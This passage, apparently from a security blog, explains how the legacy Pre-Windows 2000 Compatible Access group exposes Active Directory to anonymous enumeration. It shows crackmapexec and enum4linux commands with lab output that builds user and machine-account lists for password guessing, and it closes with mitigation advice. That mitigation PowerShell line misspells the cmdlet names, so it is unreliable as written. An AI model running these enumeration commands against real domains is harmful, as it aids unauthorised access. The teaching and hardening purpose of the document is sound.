
## Pre-Windows 2000 Compatible Access Group

Despite the name this group is not directly related to the previously mentioned “pre-Windows 2000 compatibility” option, but it's still worth mentioning because it can impact security and even let attackers with no credentials find their way inside the domain.

Pre-Windows 2000 Compatible Access is a built-in security group that's been part of AD domains since Windows 2000, and still comes packaged within Windows Server 2022. Its purpose is to provide users backwards compatibility with much older OS versions like Windows NT 4. This group was required because before Windows 2000 Microsoft's directory service worked completely differently, so the group was created to allow users and computers created in the old environment to interact with Active Directory.

Back in Windows 2000 and Windows Server 2003, the group was automatically populated with three other groups: Anonymous, Everyone, and Authenticated Users. Starting with Server 2008 the group only contains Authenticated Users, however if the domain was originally created under Windows 2000 or Server 2003 and then updated to a later version the old configuration still persists.

On every Windows installation this group is given full read permissions over the domain root, the DACL is applied to every object of the classes InetOrg, User and Group:



The consequences of this configuration are that anonymous users are able to enumerate all users and groups within the domain, and unauthenticated user enumeration is never a good thing.

Below is a screenshot of two CME commands run without credentials, the first was launched only with Authenticated Users under the Pre-Windows 2000 Compatible Access group, while for the second one the Anonymous group was added as member too:

Press enter or click to view image in full size

```
(giulio@offsecdeer)-[~]
$ crackmapexec smb 192.168.0.100 -u '' -p '' --users 2>/dev/null
SMB 192.168.0.100 445 ITS-DC1 [*] Windows Server 2016 Standard Evaluation 14393 x64 (name:ITS-DC1) (domain:its-piemonte.local) (signing:True)
SMB 192.168.0.100 445 ITS-DC1 [-] its-piemonte.local\*: STATUS_ACCESS_DENIED
SMB 192.168.0.100 445 ITS-DC1 [-] Error enumerating domain users using dc ip 192.168.0.100: NTLM needs domain\username and a password
SMB 192.168.0.100 445 ITS-DC1 [*] Trying with SAMRPC protocol

(giulio@offsecdeer)-[~]
$ crackmapexec smb 192.168.0.100 -u '' -p '' --users 2>/dev/null
SMB 192.168.0.100 445 ITS-DC1 [*] Windows Server 2016 Standard Evaluation 14393 x64 (name:ITS-DC1) (domain:its-piemonte.local) (signing:True)
SMB 192.168.0.100 445 ITS-DC1 [-] its-piemonte.local\*: STATUS_ACCESS_DENIED
SMB 192.168.0.100 445 ITS-DC1 [-] Error enumerating domain users using dc ip 192.168.0.100: NTLM needs domain\username and a password
SMB 192.168.0.100 445 ITS-DC1 [*] Trying with SAMRPC protocol
SMB 192.168.0.100 445 ITS-DC1 [+] Enumerated domain user(s)
SMB 192.168.0.100 445 ITS-DC1 its-piemonte.local\Administrator Built-in account for administering the computer/domain
SMB 192.168.0.100 445 ITS-DC1 its-piemonte.local\Guest Built-in account for guest access to the computer/domain
SMB 192.168.0.100 445 ITS-DC1 its-piemonte.local\krbtgt Key Distribution Center Service Account
SMB 192.168.0.100 445 ITS-DC1 its-piemonte.local\DefaultAccount A user account managed by the system.
SMB 192.168.0.100 445 ITS-DC1 its-piemonte.local\pirelli Pass: Peepee!1
SMB 192.168.0.100 445 ITS-DC1 its-piemonte.local\tantani no password here!
SMB 192.168.0.100 445 ITS-DC1 its-piemonte.local\aarmani the pwd is bla bla bla
SMB 192.168.0.100 445 ITS-DC1 its-piemonte.local\bhope khkhkhkhkhkg
SMB 192.168.0.100 445 ITS-DC1 its-piemonte.local\mmario test....
SMB 192.168.0.100 445 ITS-DC1 its-piemonte.local\tstuff
SMB 192.168.0.100 445 ITS-DC1 its-piemonte.local\gpierantoni Main admin account
SMB 192.168.0.100 445 ITS-DC1 its-piemonte.local\mamamia
```


This is particularly interesting in our discussion of weak computer passwords: since we can read every attribute of group objects we can read their member attribute, from which we can extract the membership list. This means we can obtain a list of machine accounts without



credentials by listing the members of Domain Computers and run pre2k unauth to find weak passwords:

```
enum4linux -G 192.168.0.100 | grep 'Domain Computers' | cut -d '\' -f 2 | tail -n +2 | tee computers.txt
```

Press enter or click to view image in full size



```
(giulio@kali6giulio)-[~]  
$ enum4linux -G 192.168.0.100 | grep 'Domain Computers' | cut -d '\' -f 2 | tail -n +2 | tee computers.txt  
SRVBKP$  
UBBUNTU$  
WIN2000$  
LEGACY$  
WIN2000ENG$  
RANDY$  
SQL1$  
SQL2$  
SQL3$  
GMSA_USR1$  
ADCS$  
GMSA_ADCS$
```

The obvious solution is to empty out this old group, by now you shouldn't be using systems as old as Windows NT 4 to begin with, and chances are that even if this group might have been useful to your domain some time ago, now its presence is only a security concern.

## Mitigation

---

We have seen there are several ways computer accounts can be given weak passwords, so administrators should be careful when pre-creating machine accounts, use them to join a computer as soon as possible or use utilities that you know will assign strong passwords, like ADUC. If you reset an existing computer either delete it or join another host with it to replace the default password.

Personally I can't think of good reasons to give any computer the PASSWD\_NOTREQD flag, so perhaps you should make sure no computer has an empty password, change those which do, and remove the flag altogether:

```
Get-ADCompuer -Filter {PasswordNotRequired -eq $true} | Set-ADCompuer -  
PasswordNotRequired $false
```

Running the tools shown here in your own environment helps identify vulnerable machines that you should either remove or change their password, especially if those computers are still holding non-default privileges.

Finally, empty out the Pre-Windows 2000 Compatible Access group or, at the very least, make sure Anonymous is not one of the members.